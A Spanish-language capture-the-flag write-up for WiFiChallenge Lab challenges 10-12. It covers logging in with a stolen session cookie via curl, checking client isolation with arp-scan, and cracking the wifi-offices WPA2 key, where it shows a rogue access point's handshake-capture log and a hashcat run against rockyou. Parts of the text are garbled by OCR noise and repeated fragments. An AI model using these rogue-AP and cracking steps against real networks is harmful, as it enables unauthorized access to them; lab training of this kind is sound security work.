
En el reto 10. what is the flag after login in wifi-mobile? Tenemos que usar esa cookie para logearnos

Para hacer esto tenemos primero que crear un archivo de configuración específico para conectarnos a la red y después ir al navegador a ver si podemos conectarnos



Le pasamos la cookie a través de curl y ya estamos logeados





En el reto 11. Is there client isolation in the wifi-mobile network? Nos dan la pista de arp-scan is your friend

Así que hacemos esto para obtener las ip y como antes hacer curl

11. Is there client isolation in

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WEP

WEP

En el reto 12. What is the wifi-office password? Para esto hay que hacer un punto de acceso falso y como antes conseguir el handshake y hacer fuerza bruta

```
wlan1: AP-ENABLED
wlan1: STA f0:9f:c2:71:22:10 IEEE 802.11: disassociated
wlan1: STA 78:c1:a7:bf:72:46 IEEE 802.11: authenticated
wlan1: STA b4:99:ba:6f:f9:45 IEEE 802.11: authenticated
wlan1: STA b4:99:ba:6f:f9:45 IEEE 802.11: associated (aid 1)
wlan1: STA 78:c1:a7:bf:72:46 IEEE 802.11: associated (aid 2)
MANA: Captured a WPA/2 handshake from: 78:c1:a7:bf:72:46
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 78:c1:a7:bf:72:46
MANA: Captured a WPA/2 handshake from: b4:99:ba:6f:f9:45
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH b4:99:ba:6f:f9:45
MANA: Captured a WPA/2 handshake from: b4:99:ba:6f:f9:45
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH b4:99:ba:6f:f9:45
MANA: Captured a WPA/2 handshake from: 78:c1:a7:bf:72:46
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 78:c1:a7:bf:72:46
MANA: Captured a WPA/2 handshake from: b4:99:ba:6f:f9:45
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH b4:99:ba:6f:f9:45
MANA: Captured a WPA/2 handshake from: 78:c1:a7:bf:72:46
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 78:c1:a7:bf:72:46
MANA: Captured a WPA/2 handshake from: b4:99:ba:6f:f9:45
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 78:c1:a7:bf:72:46
MANA: Captured a WPA/2 handshake from: b4:99:ba:6f:f9:45
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH b4:99:ba:6f:f9:45
```

11. Is there client isolation in

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## WEP

Con hascat vemos si hemos capturado algún handshake valido

```
root@WIFIChallengeLab:/hone/user# hashcat -a 0 -m 2500 hostapd.hccapx --rockyou-top100000.txt -
-force
hashcat (v6.0.0) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.4, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]

=====
* Device #1: pthread-13th Gen Intel(R) Core(TM) i9-13900H, 2875/2939 MB (1024 MB allocatable),
4MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
```

11. Is there client isolation in

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Y obtenemos la contraseña

```
020000000100:b499ba6ff945:wifi-offices:password1
020000000100:b499ba6ff945:wifi-offices:password1
020000000100:78c1a7bf7246:wifi-offices:password1
020000000100:b499ba6ff945:wifi-offices:password1
020000000100:b499ba6ff945:wifi-offices:password1
020000000100:78c1a7bf7246:wifi-offices:password1
020000000100:b499ba6ff945:wifi-offices:password1
020000000100:78c1a7bf7246:wifi-offices:password1
020000000100:78c1a7bf7246:wifi-offices:password1
020000000100:78c1a7bf7246:wifi-offices:password1
020000000100:b499ba6ff945:wifi-offices:password1
020000000100:78c1a7bf7246:wifi-offices:password1
020000000100:78c1a7bf7246:wifi-offices:password1
020000000100:78c1a7bf7246:wifi-offices:password1
020000000100:78c1a7bf7246:wifi-offices:password1
020000000100:b499ba6ff945:wifi-offices:password1
020000000100:78c1a7bf7246:wifi-offices:password1
020000000100:b499ba6ff945:wifi-offices:password1
020000000100:78c1a7bf7246:wifi-offices:password1
020000000100:b499ba6ff945:wifi-offices:password1
```

11. Is there client isolation in

150

## Resultados

WiFiChallenge Lab v2.0.4 [Corriendo] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Activities Firefox Web Browser Jan 27 18:54

WiFi Router Configuration x WiFiChallenge Lab v2.1 x rapcec06ln8pvo6qda151 x PHPSESSID=5va7e4f0nr4 x

https://lab.wifichallenge.com/challenges

WiFiChallenge README Walkthrough Users Scoreboard Challenges Notifications Profile Settings

13. What is the flag on the wi 200

14. What is the flag on the wi 200

PSK

08. What is the wifi-mobile Al 150

09. What is the IP of the web 150

10. what is the flag after login 150

11. Is there client isolation in 150

12. What is the wifi-offices ps 150

WEP

07. What is the flag on the wi 100

OPN

05. What is the flag in the hid 100

06. What is the flag on the AF 100

Recon

01. What is the channel that t 50

02. What is the MAC of the w 50

03. What is the probe of 78:C 50

04. What is the ESSID of the f 50

Introduction

00. What is the contents of th 50

Powered by CTFd

CTRL DERECHA

ESP 19:54 27/01/2025